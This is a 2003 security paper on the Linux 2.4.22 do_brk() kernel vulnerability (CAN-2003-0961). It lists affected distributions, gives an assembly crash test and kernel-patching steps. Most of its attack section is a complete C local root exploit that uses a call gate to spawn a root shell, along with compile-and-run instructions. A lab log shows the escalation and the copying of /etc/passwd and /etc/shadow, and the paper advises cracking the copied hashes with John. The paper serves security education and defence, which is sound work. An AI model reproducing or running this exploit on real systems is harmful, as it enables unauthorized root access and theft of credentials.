Breaking root using “do_brk ()”

7th December 2003

Paul M. Wright.

Contents

1 The Exploit

The do_brk() exploit is candidate number CAN-2003-0961 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0961
Please note that this exploit only affects the old Linux Kernel 2.4.22. How ever it is not that old as my RedHat 9 Server users it.

1.1 Are you vulnerable?

These systems are known to be vulnerable to CAN-2003-096 but any Linux based application that uses the 2.4.22 kernel is likely to be vulnerable for example smoothwall is vulnerable to a certain extent.
http://community.smoothwall.org/forum/viewtopic.php?p=13387

1.1.1 RedHat is vulnerable

```
http://rhn.redhat.com/errata/RHSA-2003-389.html
Red Hat Linux 7.1 - athlon, i386, i586, i686
Red Hat Linux 7.2 - athlon, i386, i586, i686
Red Hat Linux 7.3 - athlon, i386, i586, i686
Red Hat Linux 8.0 - athlon, i386, i586, i686
Red Hat Linux 9 - athlon, i386, i586,
```

1.1.2 Mandrake, SuSE are aswell as Debian and TurboLinux

```
Mandrake and SuSE are vulnerable.
Affected Products vulnerable:
    - Turbolinux 8 Server
    - Turbolinux 8 Workstation
    - Turbolinux 7 Server
    - Turbolinux 7 Workstation
SGI say that Altix is not vulnerable
```

1.1.3 Assembly language Vulnerability tester

To check if you are vulnerable use the code below that can be accessed from this URL. http://www.securityfocus.com/archive/1/346175/2003-11-27/2003-12-03/0 It did not cause any damage to my RedHat server when used.
You will need a NASM compiler to make the binary. This is not a problem as NASM is GNU and all installation files and documents can be found at http://sourceforge.net/projects/nasm.

I Have taken the original posting by **Christophe Devine**[8] and annotated it in yellow with comments to describe what is actually happening.

1.Introductory comment part

```
The following program can be used to test if a x86 Linux system
is vulnerable to the do_brk() exploit; use at your own risk.
```

2.Compile the program that starts below from “BITS 32”

```
$ nasm brk_poc.asm -o a.out
```

3.make the compiled program executable by changing its permissions

```
$ chmod 755 a.out
```

4.Print out all system information note the old kernel

```
$ uname -a
Linux test3 2.4.22-10mdk #1 Thu Sep 18 12:30:58 CEST 2003 i686
unknown unknown GNU/Linux
```

5.Run the compiled assembly program

```
$ ./a.out &
[1] 1698
$ cat /proc/`pidof a.out`/maps
bffff000-c0000000 rwxp 00000000 03:03 376860     /tmp/a.out
c0000000-c0003000 rwxp 00000000 00:00 0
```

6. if you are vulnerable then it restarts

```
(system reboots when the program exits)
```

7.Print out all system information on different machine -note the new kernel

```
$ uname -a
Linux test3 2.4.23 #1 Mon Dec 1 22:18:25 CET 2003 i686 unknown
unknown GNU/Linux
$ ./a.out &
[1] 1591
$ cat /proc/`pidof a.out`/maps
bffff000-c0000000 rwxp 00000000 03:03 376860     /tmp/a.out
```

Since you are not vulnerable the program exits

```
 (the program exits gracefully)

$ cat brk_poc.asm
```

This is a good tutorial for the nasm assembler and disassembler GNU.

```
; ref.: http://www.muppetlabs.com/~breadbox/software/tiny/teensy.html
```

The actual program that is compiled in step 2

```
  BITS 32

                org     0xBFFFF000

  ehdr:                                                 ; Elf32_Ehdr
                db      0x7F, "ELF", 1, 1, 1            ;   e_ident
        times 9 db      0
                dw      2                               ;   e_type
                dw      3                               ;   e_machine
                dd      1                               ;   e_version
                dd      _start                          ;   e_entry
                dd      phdr - $$                       ;   e_phoff
                dd      0                               ;   e_shoff
                dd      0                               ;   e_flags
                dw      ehdrsize                        ;   e_ehsize
```

```
                dw      phdrsize                        ;
e_phentsize
                dw      1                               ;   e_phnum
                dw      0                               ;
e_shentsize
                dw      0                               ;   e_shnum
                dw      0                               ;
e_shstrndx

  ehdrsize      equ     $ - ehdr

  phdr:                                                 ; Elf32_Phdr
                dd      1                               ;   p_type
                dd      0                               ;   p_offset
                dd      $$                              ;   p_vaddr
                dd      $$                              ;   p_paddr
                dd      filesize                        ;   p_filesz
                dd      0x4000                          ;   p_memsz
                dd      7                               ;   p_flags
                dd      0x1000                          ;   p_align


  phdrsize      equ     $ - phdr

  _start:

                mov     eax, 162
                mov     ebx, timespec
                int     0x80

                mov     eax, 1
                mov     ebx, 0
                int     0x80

  timespec      dd      20,0

  filesize      equ     $ - $$
```
end of the program
--

If the previous code makes your PC restart then you have an Operating System that is vulnerable to the exploit and need to update your kernel. Please see forward for how to mitigate from this exploit.
So we have code to test that we are vulnerable but the attacker really wants is code to exploit the vulnerability. Many vulnerabilities exist but the method to exploit the vulnerability is where the value lies to the cracker (illegal hacker).

1.2 Exploit code to leverage the do_brk() vulnerability

This exploit code was picked up anonymously on a European IRC Channel on December the 3rd. Very similar code was then made available in an excellent report by Paul Starzetz and Wojciech Purczynski from Polish IT Security company ISEC.pl at http://isec.pl/papers/linux_kernel_do_brk.pdf [9] http://www.securityfocus.com/archive/1/346607/2003-12-04/2003-12-10/0.

I believe the first code that I used below to be a derivative from that above and so have sought permission from authors of the above report to present this to you for academic interest only[1].

The standard c source files already written that are used in the program

```
#define _GNU_SOURCE

#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <signal.h>
#include <paths.h>
#include <grp.h>
#include <setjmp.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <sys/ucontext.h>
#include <sys/wait.h>
#include <asm/ldt.h>
#include <asm/page.h>
#include <asm/segment.h>
#include <linux/unistd.h>
#include <linux/linkage.h>

#define kB * 1024
#define MB * 1024 kB
#define GB * 1024 MB

#define MAGIC   0xdefaced

#define ENTRY_MAGIC 0
#define ENTRY_GATE 2
#define ENTRY_CS 4
#define ENTRY_DS 6

#define CS  ((ENTRY_CS << 2) | 4)
#define DS  ((ENTRY_DS << 2) | 4)
#define GATE  ((ENTRY_GATE << 2) | 4 | 3)

#define LDT_PAGES ((LDT_ENTRIES*LDT_ENTRY_SIZE+PAGE_SIZE-1) /
PAGE_SIZE)

#define TOP_ADDR 0xFFFFE000U
```

[1] I found this C code originally on IRC the day before the isec paper was published, without the copyright heading but the code was very similar with the same variable names. I therefore surmised that this was the same exploit code and so present the code as copyrighted by IhaQueR and cliph. The exact legalities of exploit copyright are not within the scope of this paper and giac rules mean that I cannot contain the copyright notice with the code so in simplicity I will ask you to keep the copyright header intact when you view at http://isec.pl/papers/linux_kernel_do_brk.pdf though the code I present here was made available to me without the copyright notice originally as it is here. The isec paper did not come out until December the 4th which is nearly two weeks after the Debian incident and I thank them for the explanatory paper I have referenced. Thank you Paul, Cliph, Christophe (and Andrew). We will make Linux and Open Source secure :)

The workings of the program itself—see the explanation in section 5.5

```
unsigned  task_size;
unsigned page;
uid_t  uid;
unsigned address;

int dontexit = 0;

void fatal(char * msg)
{
 fprintf(stderr, "[-] %s: %s\n", msg, strerror(errno));
 if (dontexit) {
  fprintf(stderr, "[-] Unable to exit, entering neverending
loop.\n");
  kill(getpid(), SIGSTOP);
  for (;;) pause();
 }
 exit(EXIT_FAILURE);
}

void configure(void)
{
 unsigned val;
 task_size = ((unsigned)&val + 1 GB ) / (1 GB) * 1 GB;
 uid = getuid();
}

void expand(void)
{
 unsigned top = (unsigned) sbrk(0);
 unsigned limit = address + PAGE_SIZE;

 do {
  if (sbrk(PAGE_SIZE) == NULL)
   fatal("Kernel seems not to be vulnerable");
  dontexit = 1;
  top += PAGE_SIZE;
 } while (top < limit);
}

jmp_buf jmp;

#define MAP_NOPAGE 1
#define MAP_ISPAGE 2

void sigsegv(int signo, siginfo_t * si, void * ptr)
{
 struct ucontext * uc = (struct ucontext *) ptr;
 int error_code = uc->uc_mcontext.gregs[REG_ERR];
 (void)signo;
 (void)si;
 error_code = MAP_NOPAGE + (error_code & 1);
 longjmp(jmp, error_code);
}

void prepare(void)
{
 struct sigaction sa;
 sa.sa_sigaction = sigsegv;
```

```
 sa.sa_flags = SA_SIGINFO | SA_NOMASK;
 sigemptyset(&sa.sa_mask);
 sigaction(SIGSEGV, &sa, NULL);
}

int testaddr(unsigned addr)
{
 int val;

 val = setjmp(jmp);
 if (val == 0) {
  asm ("verr (%%eax)" : : "a" (addr));
  return MAP_ISPAGE;
 }
 return val;
}

#define map_pages (((TOP_ADDR - task_size) + PAGE_SIZE - 1) /
PAGE_SIZE)

#define map_size (map_pages + 8*sizeof(unsigned) - 1) /
(8*sizeof(unsigned))
#define next(u, b) do { if ((b = 2*b) == 0) { b = 1; u++; } }
while(0)

void map(unsigned * map)
{
 unsigned addr = task_size;
 unsigned bit = 1;

 prepare();

 while (addr < TOP_ADDR) {
  if (testaddr(addr) == MAP_ISPAGE)
   *map |= bit;
  addr += PAGE_SIZE;
  next(map, bit);
 }

 signal(SIGSEGV, SIG_DFL);
}

void find(unsigned * m)
{
 unsigned addr = task_size;
 unsigned bit = 1;
 unsigned count;
 unsigned tmp;

 prepare();

 tmp = address = count = 0U;
 while (addr < TOP_ADDR) {
  int val = testaddr(addr);
  if (val == MAP_ISPAGE && (*m & bit) == 0) {
   if (!tmp) tmp = addr;
   count++;
  } else {
   if (tmp && count == LDT_PAGES) {
    errno = EAGAIN;
    if (address)
```

```
     fatal("double allocation\n");
    address = tmp;
   }
   tmp = count = 0U;
  }
  addr += PAGE_SIZE;
  next(m, bit);
 }

 signal(SIGSEGV, SIG_DFL);

 if (address)
  return;

 errno = ENOTSUP;
 fatal("Unable to determine kernel address");
}

int modify_ldt(int, void *, unsigned);

void ldt(unsigned * m)
{
 struct modify_ldt_ldt_s l;

 map(m);

 memset(&l, 0, sizeof(l));
 l.entry_number = LDT_ENTRIES - 1;
 l.seg_32bit = 1;
 l.base_addr = MAGIC >> 16;
 l.limit = MAGIC & 0xffff;



 if (modify_ldt(1, &l, sizeof(l)) == -1)
  fatal("Unable to set up LDT");

 l.entry_number = ENTRY_MAGIC / 2;

 if (modify_ldt(1, &l, sizeof(l)) == -1)
  fatal("Unable to set up LDT");

 find(m);
}

asmlinkage void kernel(unsigned * task)
{
 unsigned * addr = task;

 /* looking for uids */
 while (addr[0] != uid || addr[1] != uid ||
        addr[2] != uid || addr[3] != uid)
  addr++;

 addr[0] = addr[1] = addr[2] = addr[3] = 0; /* uids */
 addr[4] = addr[5] = addr[6] = addr[7] = 0; /* uids */
 addr[8] = 0;

 /* looking for vma */
 for (addr = (unsigned *) task_size; addr; addr++) {
  if (addr[0] >= task_size && addr[1] < task_size &&
```

```
      addr[2] == address && addr[3] >= task_size) {
   addr[2] = task_size - PAGE_SIZE;
   addr = (unsigned *) addr[3];
   addr[1] = task_size - PAGE_SIZE;
   addr[2] = task_size;
   break;
  }
 }
}

void kcode(void);

#define __str(s) #s
#define str(s) __str(s)

void __kcode(void)
{
 asm(
  "kcode:     \n"
  " pusha     \n"
  " pushl %es    \n"
  " pushl %ds    \n"
  " movl $(" str(DS) ") ,%edx \n"
  " movl %edx,%es   \n"
  " movl %edx,%ds   \n"
  " movl $0xffffe000,%eax  \n"
  " andl %esp,%eax   \n"
  " pushl %eax    \n"
  " call kernel    \n"
  " addl $4, %esp   \n"
  " popl %ds    \n"
  " popl %es    \n"
  " popa     \n"
  " lret     \n"
 );
}

void knockout(void)
{
 unsigned * addr = (unsigned *) address;

 if (mprotect(addr, PAGE_SIZE, PROT_READ|PROT_WRITE) == -1)


  fatal("Unable to change page protection");

 errno = ESRCH;
 if (addr[ENTRY_MAGIC] != MAGIC)
  fatal("Invalid LDT entry");

 /* setting call gate and privileged descriptors */
 addr[ENTRY_GATE+0] = ((unsigned)CS << 16) | ((unsigned)kcode &
0xffffU);
 addr[ENTRY_GATE+1] = ((unsigned)kcode & ~0xffffU) | 0xec00U;
 addr[ENTRY_CS+0] = 0x0000ffffU; /* kernel 4GB code at 0x00000000 */
 addr[ENTRY_CS+1] = 0x00cf9a00U;
 addr[ENTRY_DS+0] = 0x0000ffffU; /* user   4GB code at 0x00000000 */
 addr[ENTRY_DS+1] = 0x00cf9200U;

 prepare();
 if (setjmp(jmp) != 0) {
```


```
  errno = ENOEXEC;
  fatal("Unable to jump to call gate");
 }
 asm("lcall $" str(GATE) ",$0x0"); /* this is it */
}

void shell(void)
{
 char * argv[] = { _PATH_BSHELL, NULL };

 execve(_PATH_BSHELL, argv, environ);
 fatal("Unable to spawn shell\n");
}

void remap(void)
{
 static char stack[8 MB]; /* new stack */
 static char * envp[] = { "PATH=" _PATH_STDPATH, NULL };
 static unsigned * m;
 static unsigned b;

 m = (unsigned *) sbrk(map_size);
 if (!m)
  fatal("Unable to allocate memory");

 environ = envp;
 asm ("movl %0, %%esp\n" : : "a" (stack + sizeof(stack)));

 b = ((unsigned)sbrk(0) + PAGE_SIZE - 1) & PAGE_MASK;

 if (munmap((void*)b, task_size - b) == -1)
  fatal("Unable to unmap stack");

 while (b < task_size) {
  if (sbrk(PAGE_SIZE) == NULL)
   fatal("Unable to expand BSS");
  b += PAGE_SIZE;
 }

 ldt(m);
 expand();
 knockout();
 shell();
}

int main(void)
{
 configure();
 remap();
 return EXIT_FAILURE;
}
```

If you are not a C programmer then it would be useful to learn how to compile this source code and roughly what is doing. This takes time and a high quality tutorial will save you this time.
http://www.magma.ca/~louievb/gcc/gcc_tutorial.html is helpful at the and the lists at http://gcc.gnu.org/ is good too. I will show how to compile now in VMware.

1.3 How to use the source code to carry out the exploit in the VMware lab.

So we have a text file with some C code in it. How is this used to create an executable binary that will perform the privilege escalation attack? We need to compile it.

Figure 1 save the source as hator.c copying over to VMware using VMware-toolbox &



1.4 Compiling and running the exploit code.

First of all we need a compiler. On Linux this would normally be the GNU C compiler called GCC. This will need a linker program called ld also with the standard C libraries. These should not be installed on a normal workstation running Open Office in a support environment in our scenario. Therefore our attacker will compile this code on a separate machine before running the code.

When I received the exploit code it had been tested on Debian 3 (Woody) but had not been shown to work on RedHat 9.
I got the exploit to work on RedHat 9 and 8 as follows.


.

a) Su to root --so that we can use gcc
b) Saved the source as hator.c file --the C source code

c) gcc –static –o hator hator.c -- compile the code to binary
d) chmod 777 hator -- change the permissions of the file to make it executable.
e) cp hator /tmp/hator --copy the file to a world readable folder.
f) cd /tmp/hator --change to the directories location.
g) su testuseraccount--change to our user account which we will escalate.
h) ./hator --escalate the account
i) this escalated the testuseraccount to UID 0 or root. See the screenshots below.

This seems easy but actually took a long time to work out. The main problem was realising that we need to use the -static argument to compile. I will now show the escalation on the screen using VMware.

Figure 2 compile and escalate and copy password file



please see expansion of this screenshot on the next page in case the writing cannot be read.

Figure 3 escalating privilige to root –expansion of graphic on previous page to show detail.

```
[root@localhost tmp]# cd /root
[root@localhost root]# gcc -static -o hator hator.c
hator.c:354:1: warning: no newline at end of file
[root@localhost root]# cp hator /tmp/hator
[root@localhost root]# cd /tmp
[root@localhost tmp]# chmod 777 hator
[root@localhost tmp]# su snort
[snort@localhost tmp]$ ./hator
sh-2.05b# id
uid=0(root) gid=0(root)
sh-2.05b# cp /etc/passwd /tmp
sh-2.05b# cp /etc/shadow /tmp
sh-2.05b# exit
exit
[snort@localhost tmp]$ id
uid=501(snort) gid=501(snort) groups=501(snort)
[snort@localhost tmp]$
```

At this stage I would like to explain what the C code is doing with the memory in the Linux 2.4.22 kernel.

1.5 Summary of how the exploit takes advantage of the Linux memory vulnerability.

As a Linux user for 5 years now I have come to understand the practical use of being able to understand the workings of the Linux kernel especially when it comes to securing Linux machines. This is from the point of view of verifying that files have not been changed in the case of a kernel rootkit or simply updating a kernel as needs to be done in the case of this exploit.

The do_brk() exploit takes advantage of a design flaw in the way Linux handles memory. This has been known about for a while now and is fixed in the new Kernel 2.4.23. Recent Linux kernels handle memory in a flat virtual model so that each process addresses its own virtual memory running upto 4gb which is usually more than the RAM available. Do_brk is an internal function which is called to manage heap memory when called by the brk(2) system call. do_brk has no bounds checking. Therefore we can pass it a larger memory area than it has available. The sys_brk() is used to leverage this flaw using heap expansion. If a kernel structure can be written to memory that can allow privilege escalation then we can exploit it. This is done using a call gate descriptor. Once the UID is changed then the clean up operation begins and any vm_area_structures over TASK_SIZE limits are changed to hold up to TASK_SIZE which leaves the whole system stable.

Kernel hacking is a complex art which cannot be explained fully within the constraints of this paper. How ever if you have time it is certainly worth pursuing. Here are some links I have found useful when studying how to "hack" the Linux Kernel.("Hack" as in programming not "crack" as in illegal).
http://www.kernel.org
http://kernelnewbies.org/
http://www.kernelhacking.org/docs/kernelhacking-HOWTO/
http://www.linuxchix.org/content/courses/kernel_hacking/lesson1

Please see http://isec.pl/papers/linux_kernel_do_brk.pdf [9] for more detail.

I understand that Andrew Morton is credited with the first observations that there was a problem with the 2.4.22 kernel in September of 2003. We can only scratch our heads at how this has not been fixed before the inevitable happened. http://www.infoworld.com/article/03/12/02/HNlinuxkernel_1.html
http://www.computerworld.com/securitytopics/security/story/0,10801,87725,00.html

Perhaps the Incident handlers at Debian will now be entering stage 6 of the incident handling process i.e. lessons learned. I sympathise completely and look forward to using the new Kernel in Debian products in the future. The open way in which Debian has informed the community of what has happened is in itself the best example one could have of the why Open Source and full-disclosure are better. I have patched my server now thanks to there information. http://cert.uni-stuttgart.de/files/fw/debian-security-20031121.txt

The antithesis to this principle could be said to be the sacking of a key employee from a leading IT Security company just because they rightly (IMO) criticise a monopolistic software company that cannot stand criticism or competition. SANS elicits feedback at every possible opportunity which is why I am taking my GCIH. My feedback to "monopolistic software company" would be to learn from how Debian have dealt with this security problem openly and try to accept feedback/criticism more graciously. (My lawyer is on holiday at the moment).

This exploit is currently being exploited ("in the wild"). It is being used effectively when combined with the rsync remote exploit, which gives an unprivileged remote local account. Here is the Mandrake Linux advisory regarding (CAN-2003-0962).

```
Mandrake Linux Security Update Advisory

_____________________________________________________________________
__

 Package name:            rsync
 Advisory ID:             MDKSA-2003:111
 Date:                    December 4th, 2003

 Affected versions:     9.0, 9.1, 9.2, Corporate Server 2.1,
                        Multi Network Firewall 8.2
 _____________________________________________________________________

 Problem Description:
 A vulnerability was discovered in all versions of rsync prior to
2.5.7 that was recently used in conjunction with the Linux kernel
do_brk()vulnerability to compromise a public rsync server.
 This heap overflow vulnerability, by itself, cannot yield root
access,
 however it does allow arbitrary code execution on the host running
 rsync as a server.  Also note that this only affects hosts running
 rsync in server mode (listening on port 873, typically under
xinetd).
```

1.6 Copying the password file and cracking the password.

As you can see in figure 6 once privilege has escalated copying the password file is trivial. This file can be transferred to a different machine where a password cracker such as John could be used to extract the passwords at leisure. A high speed processor machine should be used for this process to make cracking the password take less time. Advanced techniques such as using password hash tables where no encryption process takes place can speed the process too. Any password can be cracked the only limit is time and money.
The admin will change password regularly and the real problem is cracking the password before the admin changes it again. If we can do this we can then create our own account.
John is an excellent password auditing tool and available for download at http://www.openwall.com/john/

For the UNIX challenged I can recommend the tutorials below for excellent advice on handling UNIX permissions and general UNIX admin basics.
http://www.linux-mag.com/2002-11/power_01.html
http://www.linux-tutorial.info/cgi-bin/display.pl?225&0&0&0&3

Now for the most important part of this paper which is how to secure from this exploit so that no one has to go through the shame of admitting that their bases are not owned by them.

1.7 How to stop the exploit

Hotfix has been announced below.
http://www.securityfocus.com/archive/1/346669/2003-12-04/2003-12-10/0

But best to upgrade the kernel. Need to upgrade the kernel to the latest stable 2.4.23 version. There are more up to date versions in development but this is the latest stable release. See http://www.kernel.org/

In order to follow an update process which is different for each distribibution I have chosen to show the process for RedHat Linux 9 as described from their own advisory.

1.7.1 One can use the up2date service (need a license /demo).

This information is freely available from RedHat advisory RHSA-2003:392-00

```
To use Red Hat Network to upgrade the kernel, launch the Red Hat
Update
Agent with the following command:

up2date

This will start an interactive process that will result in the
appropriate RPMs being upgraded on your system.  Note that you need
to select the kernel explicitly if you are using the default
configuration of up2date.
```

1.7.2 Or install the RPMs manually

```
To install kernel packages manually, use "rpm -ivh <package>" and
modify system settings to boot the kernel you have installed.  To
do this, edit /boot/grub/grub.conf and change the default entry to
"default=0" (or, if you have chosen to use LILO as your boot loader,
edit /etc/lilo.conf and run lilo).

Do not use "rpm -Uvh" as that will remove your running kernel
binariesfrom your system.  You may use "rpm -e" to remove old kernels
afterdetermining that the new kernel functions properly on your
system.

RHSA-2003:392-00
Red Hat Linux 9:
athlon:
ftp://updates.redhat.com/9/en/os/athlon/kernel-2.4.20-24.9.athlon.rpm
ftp://updates.redhat.com/9/en/os/athlon/kernel-smp-2.4.20-
24.9.athlon.rpm
```